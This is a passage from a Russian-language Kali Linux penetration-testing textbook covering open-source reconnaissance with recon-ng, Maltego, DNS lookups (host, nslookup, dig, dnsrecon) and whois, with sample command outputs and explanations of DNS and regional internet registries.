Version: 1.0
```

Description:

```
Creates a JSON report.
```

Options:

Name	Current Value	Required	Description
FILENAME	/home/kilroy/.recon-ng/ ↵ workspaces/ default/results.json	yes	path and filename ↵ for report output
TABLES	hosts, contacts, credentials	yes	comma delineated ↵ list of tables

```
[recon-ng][default][json] > run
[*] 223 records added to '/home/kilroy/.recon-ng/workspaces/default/results.json'.
[recon-ng][default][json] >
```

Фреймворк Recon-ng поддерживает рабочие пространства, что позволяет вам разделять свои данные. Вы можете манипулировать ими непосредственно в базе данных. Например, если бы в соответствующей части базы данных содержалось 27 контактов, можно было бы выполнить команду `db delete contacts 1-27`, чтобы удалить строки с 1-й по 27-ю. Для этого нужно сформировать запрос к базе данных, чтобы увидеть все строки и определить их номера. Для выполнения этого запроса достаточно использовать команду `show contacts`. Фреймворк Recon-ng предоставляет множество возможностей, которые со временем будут только расширяться. По мере появления новых ресурсов и разработки способов извлечения данных из них будут появляться все новые модули.

Программа Maltego

Поскольку начало моей деятельности пришлось на те времена, когда графические интерфейсы еще не были распространены, я — ярый приверженец командной строки. В Kali можно использовать множество инструментов командной строки. Однако некоторые люди предпочитают графические интерфейсы. К этому моменту мы рассмотрели несколько инструментов, помогающих собирать данные из открытых источников. Однако эти инструменты не позволяют нам легко увидеть взаимосвязи между фрагментами информации и не предусматривают методов преобразования, которые можно было бы задействовать для получения дополнительных сведений из имеющихся у нас данных. Мы можем получить список контактов с помощью theHarvester или Recon-ng, а затем подать его на вход другого модуля или инструмента, однако, возможно, гораздо проще было бы выбрать фрагмент информации, а затем применить другой модуль непосредственно к нему.

Именно здесь на помощь приходит Maltego. Эта программа с графическим интерфейсом выполняет некоторые из задач, которые мы уже решали. Разница заключается в том, что в ней мы можем представлять информацию в виде графов, четко отражающих взаимосвязи между различными сущностями. Выбрав несколько сущностей, мы можем извлечь из них дополнительные сведения. Это может предоставить нам новые детали, которые можно использовать для получения еще большего количества деталей, и т. д.

Прежде чем углубляться в изучение Maltego, необходимо разобраться с терминологией, чтобы вы понимали, с чем имеете дело. Принцип работы Maltego основан на так называемых *преобразованиях* (трансформациях). Преобразование представляет собой фрагмент кода, написанный на языке сценариев MSL (Maltego Scripting Language), который использует источник данных для создания одной сущности на основе другой. Допустим, у вас есть такая сущность, как имя хоста. Можете применить преобразование для создания новой сущности, содержащей IP-адрес, связанный с исходным именем хоста. Как отмечалось ранее, Maltego представляет информацию в виде графа, узлами которого являются сущности.

Мы будем использовать некоммерческую версию, поскольку она входит в состав Kali, хотя компания Paterva поставляет и коммерческую версию Maltego. В некоммерческой версии ограничено количество преобразований, которые можно установить. Коммерческая версия содержит гораздо больше преобразований из разных источников. Тем не менее в некоммерческой версии мы все равно можем установить несколько преобразований. Список соответствующих пакетов показан на рис. 3.2.

☒	Fraud-check IP address [IPQS]	Ready	Maltego IPQu...	<none>	IPv4 Address [maltego.IP...	IPv4 Address [maltego.IP...
☒	Get tags and indicators (VPN, Tor, Proxy, etc)	Ready	Maltego IPQu...	<none>	IPv4 Address [maltego.IP...	IPv4 Address [maltego.IP...
☒	Get tags and indicators for email address	Ready	Maltego IPQu...	<none>	Email Address [maltego...	Email Address [maltego...
☒	Get tags and indicators for phone number	Ready	Maltego IPQu...	<none>	Phone Number [maltego...	Phone Number [maltego...
☒	Lookup phone number [OpenCNAM]	Ready	Maltego Ope...	<none>	Phone Number [maltego...	Person [maltego.Person]...
☒	Mirror: Email addresses found	Ready	Maltego CTA...	<none>	Website [maltego.Website]	Email Address [maltego...
☒	Mirror: External links found	Ready	Maltego CTA...	<none>	Website [maltego.Website]	Phrase [maltego.Phrase]
☒	Parse meta information	Ready	Maltego CTA...	<none>	Document [maltego.Docu...	Person [maltego.Person]...
☒	Search Page Titles [Wikipedia EN]	Ready	Maltego Wiki...	<none>	Phrase [maltego.Phrase]	Page [maltego.wikimedia...
☒	Search Text in Pages [Wikipedia EN]	Ready	Maltego Wiki...	<none>	Phrase [maltego.Phrase]	Page [maltego.wikimedia...
☒	To AS Number [WhoisXML]	Ready	Maltego Whoi...	<none>	Netblock [maltego.Netblo...	AS [maltego.AS]
☒	To AS [WhoisXML]	Ready	Maltego Whoi...	<none>	Netblock CIDR [maltego.C...	AS [maltego.AS]
☒	To Aliases [mentioned in Tweet]	Ready	Maltego CTA...	<none>	Tweet [maltego.Twit]	Alias [maltego.Alias]
☒	To CPEs [Shodan Internet DB]	Ready	Shodan Inter...	<none>	IPv4 Address [maltego.IP...	Phrase [maltego.Phrase]
☒	To CVE [Shodan Internet DB]	Ready	Shodan Inter...	<none>	IPv4 Address [maltego.IP...	CVE [maltego.CVE]

Рис. 3.2. Преобразования, доступные в некоммерческой версии Maltego

Главные инструменты Maltego — установленные преобразования. Однако вам не нужно делать всю работу самостоятельно, применяя одно преобразование за другим. Вместо этого вы можете создать *машину* для последовательного применения преобразований. Например, для анализа оставляемого компанией следа можно использовать машину, которая будет осуществлять преобразования, выполняющие поиск в DNS и выявляющие связи между системами. В частности, машина Footprint L3 выполняет преобразования, получая MX-записи и записи сервера имен для заданного домена. Затем она получает IP-адреса на основе имен хостов и выполняет дополнительный поиск связанных с ними имен хостов и IP-адресов. Чтобы запустить машину, нажмите кнопку **Run Machine** (Запустить машину), выберите нужную, а затем предоставьте необходимую ей информацию. На рис. 3.3 показано диалоговое окно запуска машины, над которым расположена вкладка с упомянутой кнопкой.

Во время этого процесса машина будет запрашивать указания относительно того, какие сущности следует включать и исключать. По окончании ее работы вы получите ориентированный граф, отражающий отношения между сущностями. В центре графа находится исходное доменное имя, от которого расходятся лучи, связывающие его с различными сущностями. Значок каждой сущности указывает на ее тип. Например, такая сущность, как IP-адрес, имеет значок, похожий на сетевую карту. А значки, напоминающие стопки, в зависимости от цвета могут обозначать DNS- и MX-записи. Пример графа Maltego показан на рис. 3.4.




Рис. 3.3. Запуск машины в программе Maltego

Для каждой сущности можно вызвать контекстное меню, щелкнув на ней правой кнопкой мыши. В меню перечислены преобразования, которые можно применить к этой сущности. Если у вас есть имя хоста, но нет его IP-адреса, можете найти IP-адрес с помощью соответствующего преобразования. Как видно на рис. 3.5, вы также можете получить информацию о сущности от регионального интернет-регистратора. Для этой цели служит преобразование Whois, предоставляемое ThreatMiner.

Каждый раз, применяя преобразование, вы увеличиваете размер графа. Чем больше преобразований вы используете, тем больше данных можете получить. Начав с одной сущности, вы очень быстро соберете множество данных. Они будут представлены в виде ориентированного графа, отражающего взаимосвязи, и вы сможете щелкнуть на любой сущности, чтобы получить дополнительные сведения, в том числе о ее входящих и исходящих связях с другими сущностями. Так вы легко поймете, как именно сущности связаны друг с другом и откуда поступают данные.

Если вы относитесь к людям, которые предпочитают визуализировать взаимосвязи для получения общей картины, программа Maltego придется вам по вкусу. Конечно,

существуют и другие способы получения той же информации, просто они более трудоемки и требуют написания большого объема кода.




Рис. 3.4. Ориентированный граф в программе Maltego




Рис. 3.5. Преобразования, применимые к сущностям

DNS-разведка и программа whois

Мир интернета вращается вокруг DNS. Именно поэтому к уязвимостям DNS-серверов относятся столь серьезно. Без DNS нам пришлось бы держать в уме огромные таблицы хостов и запоминать все используемые IP-адреса, включая постоянно меняющиеся. В конце концов, именно для решения этой проблемы и была создана система DNS. До ее появления соответствия между IP-адресами и именами хостов хранились в одном файле `hosts`. Каждый раз, когда в сеть добавлялся новый хост (а это происходило в те времена, когда хосты представляли собой большие многопользовательские системы), файл `hosts` нужно было обновлять и рассылать всем пользователям. А поскольку это очень неэффективно, для хранения соответствий между хостами и IP-адресами было решено задействовать распределенную систему DNS.

В основе DNS лежат IP-адреса, присваиваемые компаниям или организациям. В связи с этим нам необходимо поговорить о региональных интернет-регистраторах (РИР). При изучении целевого объекта проведение DNS-разведки будет идти рука об руку с использованием таких инструментов, как программа `whois`, позволяющая посылать запросы к РИР. Хотя эти методы оказываются особенно полезными в комбинации, поговорим о DNS-разведке отдельно, поскольку нам предстоит включить часть ее результатов в запросы к РИР.

DNS-разведка

DNS представляет собой иерархическую систему. При поиске в DNS вы отправляете запрос на сервер, который, скорее всего, находится недалеко от вас. Этот сервер называется *кэширующим*, потому что он кэширует полученные ответы, что ускоряет обработку последующих запросов той же информации. Когда DNS-сервер, к которому вы обращаетесь, получает ваш запрос, а искомое имя хоста отсутствует в кэше, он начинает искать эту информацию в других источниках. Для этого он может обратиться к корневым серверам, IP-адреса которых должны быть известны локальному DNS-серверу, чтобы получить адрес сервера доменных имен верхнего уровня. Этот сервер владеет информацией о таких доменах верхнего уровня, как `.net`, `.com`, `.org` и т. д.

Читая полностью определенное доменное имя (FQDN), например `www.oreilly.com`, состоящее из имени хоста `www` и доменного имени `oreilly.com`, вы начинаете с конца. Крайняя правая часть FQDN представляет собой домен верхнего уровня (ДВУ). Информация, связанная с ДВУ, хранится на корневых серверах. Если нашему DNS-серверу потребуется найти `www.oreilly.com`, он начнет с корневого сервера для ДВУ `.com`, а затем обратится к серверу для `oreilly.com`. Этот процесс, в ходе которого сервер, запрашивающий информацию, напрямую обращается к каждому последующему серверу, называется *итеративным запросом*. Если же промежуточные серверы выполняют некоторые запросы от имени системы, инициировавшей поиск, то запрос называется *рекурсивным*.



Сложности с пониманием FQDN могут быть обусловлены непониманием самой концепции доменного имени. Доменное имя иногда используется в качестве идентификатора отдельного сервера или системы, то есть соответствует IP-адресу. Например, такое имя, как `oreilly.com`, может соответствовать тому же IP-адресу, что и веб-сервер (допустим, `www.oreilly.com`), но это не значит, что они всегда совпадают. Доменное имя — `oreilly.com`. Иногда оно может предусматривать IP-адрес так, как если бы было хостом. Такие имена, как `www` или `mail`, относятся к хостам и могут применяться сами по себе, если ваш локальный DNS-сервер настроен на просмотр доменов, к которым принадлежит ваша система. Чтобы точно определить, к какому домену принадлежит имя хоста, мы используем FQDN, включающее в себя как имя отдельной системы, так и домен, к которому принадлежит хост.

Как только DNS-сервер находит сервер ДВУ для `.com`, он запрашивает у него информацию, относящуюся к `oreilly.com`. Обнаружив соответствующий сервер имен, он отправляет ему запрос с просьбой предоставить информацию о `www.oreilly.com`. Компьютер, у которого запрашиваются эти сведения, — это авторитетный сервер имен для искомого домена. Запрашивая информацию у своего сервера, вы получаете неавторитетный ответ. Хотя изначально он поступает от авторитетного сервера, но передается вам через локальный сервер, поэтому больше не считается авторитетным. Авторитетные серверы указаны для каждого домена. Например, для домена `oreilly.com` указано шесть таких серверов. Если вы обратитесь за информацией о домене `oreilly.com` к любому другому серверу, то получите неавторитетный ответ.

Один из самых простых способов получения IP-адреса — утилита `host`, которая не предоставляет никакой лишней информации помимо той, которую вы запрашиваете. Другие инструменты дают вам больший контроль над серверами, к которым вы обращаетесь. Пример 3.9 демонстрирует использование утилиты `host` для получения информации о FQDN `www.oreilly.com`.

Пример 3.9. Использование утилиты `host`

```
(kilroy@badmilo)-[~]  
$ host www.oreilly.com  
www.oreilly.com is an alias for www.oreilly.com.edgekey.net.  
www.oreilly.com.edgekey.net is an alias for e4619.g.akamaiedge.net.  
e4619.g.akamaiedge.net has address 104.104.104.60
```

Для получения информации с DNS-серверов мы можем применять и другие инструменты, позволяющие лучше контролировать процесс сбора разведанных.

Использование инструментов `nslookup` и `dig`

Один из инструментов, с помощью которого мы можем обращаться к DNS-серверам, — `nslookup`. Он будет посылать запросы к DNS-серверу, указанному в настройках, если только вы не прикажете ему использовать другой сервер. Пример 3.10 демонстрирует процесс применения `nslookup` для отправки запроса

к моему локальному DNS-серверу, на который мы получаем неавторитетный ответ. В нем вы можете увидеть сервер имен, который использовался при поиске.

Пример 3.10. Использование программы nslookup

```
(kilroy2badmilo)-[~]
$ nslookup www.oreilly.com
Server:      192.168.1.1
Address:     192.168.1.1#53

Non-authoritative answer:
www.oreilly.com canonical name = www.oreilly.com.edgekey.net.
www.oreilly.com.edgekey.net canonical name = e4619.g.akamaiedge.net.
Name:   e4619.g.akamaiedge.net
Address: 104.104.104.60
```

На этот запрос локальный сервер предоставил нам ответ, но сообщил, что тот неавторитетен. Запросив сведения о конкретном FQDN, мы получили серию псевдонимов, которая была сведена к IP-адресу. Чтобы получить авторитетный ответ, нам нужно обратиться к авторитетному серверу имен. Для этого мы можем воспользоваться другой утилитой, выполняющей поиск в DNS, а именно — программой **dig**. Пример 3.11 демонстрирует процесс ее применения для отправки запроса на получение записи с сервера имен.

Пример 3.11. Использование программы dig

```
(kilroy@badmilo)-[~]
$ dig ns oreilly.com

; <<>> DiG 9.18.13-1-Debian <<>> ns oreilly.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58242
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 13

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;oreilly.com.                IN      NS

;; ANSWER SECTION:
oreilly.com.                 3600    IN      NS      a3-67.akam.net.
oreilly.com.                 3600    IN      NS      a1-225.akam.net.
oreilly.com.                 3600    IN      NS      a4-64.akam.net.
oreilly.com.                 3600    IN      NS      a20-66.akam.net.
oreilly.com.                 3600    IN      NS      a16-65.akam.net.
oreilly.com.                 3600    IN      NS      a13-64.akam.net.

;; ADDITIONAL SECTION:
a3-67.akam.net.              5997    IN      A        96.7.49.67
a3-67.akam.net.              59586   IN      AAAA     2600:1408:1c::43
a1-225.akam.net.             89047   IN      A        193.108.91.225
```

```

a1-225.akam.net.      89488  IN      AAAA    2600:1401:2::e1
a4-64.akam.net.      9596   IN      A       72.246.46.64
a4-64.akam.net.      13503  IN      AAAA    2600:1480:9000::40
a20-66.akam.net.     7359   IN      A       95.100.175.66
a20-66.akam.net.     8658   IN      AAAA    2a02:26f0:67::42
a16-65.akam.net.     6725   IN      A       23.211.132.65
a16-65.akam.net.     59139  IN      AAAA    2600:1406:1b::41
a13-64.akam.net.     88094  IN      A       2.22.230.64
a13-64.akam.net.     55852  IN      AAAA    2600:1480:800::40

```

```

;; Query time: 56 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Mon Jun 26 18:31:23 EDT 2023
;; MSG SIZE rcvd: 436

```

На данном этапе можно было бы продолжить использовать программу `dig`, но мы вернемся к `nslookup`, чтобы наглядно увидеть разницу в результатах. При очередном запуске `nslookup` мы указываем сервер, к которому собираемся обратиться. В данном случае задействуем один из серверов имен, перечисленных в примере 3.10. Для этого добавим нужный нам сервер в конец строки, которую использовали ранее. Вы можете увидеть, как это работает, в примере 3.12.

Пример 3.12. Использование программы `nslookup` с указанием DNS-сервера

```

(kilroy@badmilo)-[~]
└─$ nslookup www.oreilly.com a3-67.akam.net
Server:      a3-67.akam.net
Address:     2600:1408:1c::43#53

www.oreilly.com canonical name = www.oreilly.com.edgekey.net.
www.oreilly.com.edgekey.net canonical name = e4619.g.akamaiedge.net.
(kilroy@badmilo)-[~]
└─$ nslookup e4619.g.akamaiedge.net.
Server:      192.168.1.1
Address:     192.168.1.1#53

Non-authoritative answer:
Name:   e4619.g.akamaiedge.net
Address: 104.104.104.60

```

Поскольку результат исходного запроса — псевдоним, для нахождения IP-адреса необходимо получить IP-адрес из конечного FQDN. Мы могли бы произвести дополнительный поиск, чтобы определить авторитетный сервер для домена `g.akamaiedge.net`, однако, скорее всего, полученный при этом ответ будет аналогичен неавторитетному. Вы можете заметить, что имя `g.akamaiedge.net` включает в себя не только домен `akamaiedge.net`, но и поддомен, `g`. Набор символов, находящийся перед первой точкой слева, представляет собой имя хоста. Все, что следует за ним, — это домен, поэтому `g` — это поддомен `akamaiedge.net`. При наличии IP-адреса для FQDN мы можем использовать этот IP-адрес для определения других IP-адресов, принадлежащих интересующему нас объекту. Однако для этого

мы должны будем перейти на уровень выше DNS. Для получения более подробной информации о цели мы задействуем программу `whois`, о которой поговорим в разделе «Использование программы `whois`».

Автоматизация DNS-разведки

Использование таких инструментов, как `host` и `nslookup`, позволяет получить множество ценных сведений, однако их последовательный сбор может занять много времени. Вместо того чтобы применять эти инструменты вручную по одному за раз, можно задействовать программы, предоставляющие целые блоки информации. Одна из проблем, возникающих при использовании любого из этих инструментов, заключается в том, что они часто зависят от возможности выполнения так называемой *передачи (или переноса) зоны*, под которой понимается загрузка всех записей, имеющих отношение к конкретной зоне. В контексте сервера имен *зона* представляет собой набор данных, связанных с доменом. Например, домен `oreilly.com`, вероятно, будет настроен в качестве самостоятельной зоны, в которой будут находиться все записи, относящиеся к `oreilly.com`, такие как адрес веб-сервера, сервера электронной почты и т. д.

Поскольку инициирование передачи зон может стать эффективным способом сбора разведанных о компании, делать это обычно не разрешается. Данная возможность существует только для серверов резервного копирования, которым разрешено запрашивать передачу зон с основного сервера в целях синхронизации. Таким образом, в большинстве случаев вы не сможете инициировать передачу зоны, если только вашей системе не дали разрешения на получение соответствующих данных.

Однако переживать не стоит. Хотя некоторые инструменты рассчитывают на возможность передачи зон, мы можем использовать другие инструменты для получения подробной информации о хостах. Один из них — `dnsrecon`, который не только пробует выполнять передачи зон, но и проверяет хосты, содержащиеся в списках слов. Чтобы применять списки слов в `dnsrecon`, вы должны предоставить файл с именами хостов, которые будут добавлены к указанному доменному имени в качестве префикса. Такие простые префиксы, как `www`, `mail`, `smtp`, `ftp`, специфичны для служб. Однако список слов, поставляемый с `dnsrecon`, содержит более 1900 имен. С его помощью данная программа может обнаружить хосты, о существовании которых вы и не подозревали.

Все это предполагает, что на доступном извне DNS-сервере присутствуют узлы, принадлежащие вашей цели. Замечательная особенность системы DNS заключается в том, что она иерархичная, но в то же время несвязанная. Поэтому организации могут использовать так называемую *разделенную DNS*. Это означает, что внутренние системы организации могут быть переадресованы на DNS-серверы, авторитетные для домена. Хосты, которые хранятся на внутреннем DNS-сервере, и их IP-адреса могут отличаться от того, что хранится на DNS-сервере, доступном внешнему миру. К ним относятся хосты, которые компания желает сохранить

в тайне от посторонних. Поскольку корневые серверы ничего не знают об этих серверах имен, у внешних пользователей нет возможности обнаружить эти узлы, не обращаясь непосредственно к внутренним серверам имен, которые, как правило, недоступны вне организации.

При всем этом от использования `dnsrecon` не стоит отказываться, поскольку с помощью этого инструмента можно получить много другой информации. В примере 3.13 показаны частичные результаты применения `dnsrecon` к принадлежащему мне домену, использующему набор сервисов Google Apps для бизнеса. В выводе содержится TXT-запись, которая должна была сообщить системе Google о том, что я — регистрант домена и контролирую записи DNS. Эта запись может сопровождать домены, размещенные у сторонних провайдеров. В приведенном примере вы также можете увидеть серверы имен для домена. Я привел лишь часть выходных данных, поскольку этот инструмент предоставляет очень большое количество результатов. Чтобы получить данный вывод, я применил команду `dnsrecon -d cloudroy.com -D /usr/share/dnsrecon/namelist.txt`.

Пример 3.13. Использование `dnsrecon` для сбора информации из DNS

```
(kilroy@badmilo)-[~]
$ dnsrecon -d cloudroy.com -D /usr/share/dnsrecon/namelist.txt
[*] std: Performing General Enumeration against: cloudroy.com...
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to 208.91.197.39
[!] All queries will resolve to this list of addresses!!
[*] DNSSEC is configured for cloudroy.com
[*] DNSKEYs:
[*] NSEC3 KSK RSASHA256 03010001930e1f6af3a8c51cfa966fcf ◀
    b1694c4af2533242a0797c55edb22276 a870275ca3a5dc330e48b7a46212e3a1 ◀
    4dfd05e1f7fdee5c0b8ef75be967b3ec da1563e3b7087beee282ce007e5e52c9 ◀
    fdd41dd7a3208f798244e906a34c0409 4691d0dd59d463e0fd051e4a9156657d ◀
    201f21ebd48836302a0e08d907320702 376d462806d3792bad565ab8bf8718dc ◀
    297b64f585f797a3de682051f8fe07e2 9964c86cdcb96d0827b534c575a0c1d ◀
    b3baf3e3644058886f481e7452b7477a 17371d761126a9aa43218abfa1d754f5 ◀
    937fccef865950e1dd316a51c503d0da 1e0a6e2f9ccb8d52740a4e19df7c308a ◀
    d96e12e03989f05a63d5803e6f20da49 e79bd583
[*] NSEC3 ZSK RSASHA256 03010001b8b61cdba5b05ba524f92a36 ◀
    c4a46d8a925fe65f0db41c3de586956b 03d9f37a82b5c78095bd6651c22c2f0d ◀
    c44be348f04b31e33175fbc7c1dac2b3 3bf1e520d8bc40fed15faef8ce162537 ◀
    f2ea00bb587f2353a5586285cd619a9b 65545fc0db75dd8a3e5e5bba9de57cb3 ◀
    02adf14002dc005539a1139b366ae52a 1ba30a05
[*] SOA ns-cloud-a1.googledomains.com 216.239.32.106
[*] SOA ns-cloud-a1.googledomains.com 2001:4860:4802:32::6a
[*] NS ns-cloud-a1.googledomains.com 216.239.32.106
[*] NS ns-cloud-a1.googledomains.com 2001:4860:4802:32::6a
[*] NS ns-cloud-a2.googledomains.com 216.239.34.106
[*] NS ns-cloud-a2.googledomains.com 2001:4860:4802:34::6a
[*] NS ns-cloud-a3.googledomains.com 216.239.36.106
[*] NS ns-cloud-a3.googledomains.com 2001:4860:4802:36::6a
[*] NS ns-cloud-a4.googledomains.com 216.239.38.106
[*] NS ns-cloud-a4.googledomains.com 2001:4860:4802:38::6a
```

```

[*]      MX alt3.aspmx.l.google.com 142.250.27.27
[*]      MX alt4.aspmx.l.google.com 142.250.153.26
[*]      MX aspmx.l.google.com 172.253.122.26
[*]      MX alt1.aspmx.l.google.com 209.85.202.26
[*]      MX alt2.aspmx.l.google.com 64.233.184.27
[*]      MX alt3.aspmx.l.google.com 2a00:1450:4025:401::1a
[*]      MX alt4.aspmx.l.google.com 2a00:1450:4013:c16::1a
[*]      MX aspmx.l.google.com 2607:f8b0:4004:c08::1a
[*]      MX alt1.aspmx.l.google.com 2a00:1450:400b:c00::1b
[*]      MX alt2.aspmx.l.google.com 2a00:1450:400c:c0b::1b
[*]      A cloudroy.com 208.91.197.39
[*]      TXT cloudroy.com google-site-verification=rq3wZzk16pdKp1nwWX_
BITql6r1qKt34QmMcqE8jqCg
[*]      TXT cloudroy.com v=spf1 include:_spf.google.com ~all
[*] Enumerating SRV Records
[+] 0 Records Found

```

Хотя это со всей очевидностью следовало и из MX-записей, TXT-запись ясно показывает, что этот домен использует Google в качестве хостинг-провайдера. Однако это не означает, что нахождение одной лишь TXT-записи расскажет вам всю историю. В некоторых случаях организация может сменить хостинг-провайдера или перестать пользоваться сервисом, для которого требовалась TXT-запись, и при этом не удалить ее, так как хранение уже ненужных записей в зоне DNS не приносит организации никакого вреда. Тем не менее знание того, что организация некогда задействовала те или иные сервисы, может кое-что вам рассказать, поэтому использование инструмента наподобие `dnsrecon` для извлечения как можно большего количества информации из DNS может оказаться весьма полезным в ходе тестирования.

Вывод, приведенный в примере 3.13, показывает, что в этом домене используются средства защиты электронной почты. Один из них — протокол SPF (Sender Policy Framework — инфраструктура политики отправителя). Вторая TXT-запись указывает на использование SPF версии 1 и содержит ссылку на сервис `spf.google.com`, отвечающий за SPF-проверку. Проанализировав выходные данные, вы также можете заметить, что в домене применяются средства DNS-защиты, в том числе ключи для домена.

Региональные интернет-регистраторы

Интернет имеет иерархическую структуру. Все номера, будь то зарегистрированные номера портов, блоки IP-адресов или номера автономных систем, раздает интернет-корпорация по присвоению имен и номеров (ICANN), которая предоставляет право на распределение номерных ресурсов интернета региональным интернет-регистраторам (РИР). В настоящее время в мире существуют следующие РИР.

- *Сетевой информационный центр стран Африки (AFRINIC)*, отвечает за страны Африканского континента.
- *Американский регистратор интернет-номеров (ARIN)*, отвечает за Северную Америку, Антарктиду и часть Карибского бассейна.

- *Сетевой информационный центр стран Азии и Тихоокеанского региона (APNIC)*, отвечает за Азию, Австралию, Новую Зеландию и ряд других стран.
- *Регистратор интернет-адресов стран Латинской Америки и Карибского бассейна (LACNIC)*, отвечает за Центральную и Южную Америку, а также некоторые регионы Карибского бассейна.
- *Сетевой координационный центр европейских IP-сетей (RIPE NCC)*, отвечает за Европу, Россию, Ближний Восток и Центральную Азию.

РИР занимаются распределением IP-адресов и номеров автономных систем (AS) в своих регионах. Номера AS необходимы компаниям для осуществления маршрутизации. Каждый номер AS присваивается сети, достаточно большой для того, чтобы обмениваться информацией о маршрутизации с поставщиками интернет-услуг и другими организациями. Номера AS используются протоколом маршрутизации BGP (Border Gateway Protocol — протокол пограничного шлюза), который применяется по всему интернету. Внутри организаций обычно задействуются другие протоколы маршрутизации, в том числе OSPF (Open Shortest Path First — протокол первого доступного кратчайшего пути), однако для обмена таблицами маршрутизации между автономными системами применяется BGP.

Использование программы whois

Для получения информации из любого РИР мы можем воспользоваться утилитой `whois`. Эта программа командной строки поставляется с любым дистрибутивом Linux. С помощью `whois` мы можем определить владельцев сетевых блоков. В примере 3.14 показан запрос `whois`, направленный на поиск владельца сети 8.9.10.0. Ответ показывает, кому был предоставлен весь этот блок. Здесь вы видите большой блок адресов. Такие большие блоки принадлежат либо компаниям, которые владели ими с момента раздачи первых адресов, либо поставщикам услуг.

Пример 3.14. Поиск владельца сетевого блока с помощью whois

```
(kilroy@badmilo)-[~]
$ whois 8.9.10.0

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy\_reporting/
#
# Copyright 1997-2023, American Registry for Internet Numbers, Ltd.
#

NetRange:      8.0.0.0 - 8.127.255.255
CIDR:          8.0.0.0/9
NetName:       LVLT-ORG-8-8
NetHandle:     NET-8-0-0-0-1
```

```

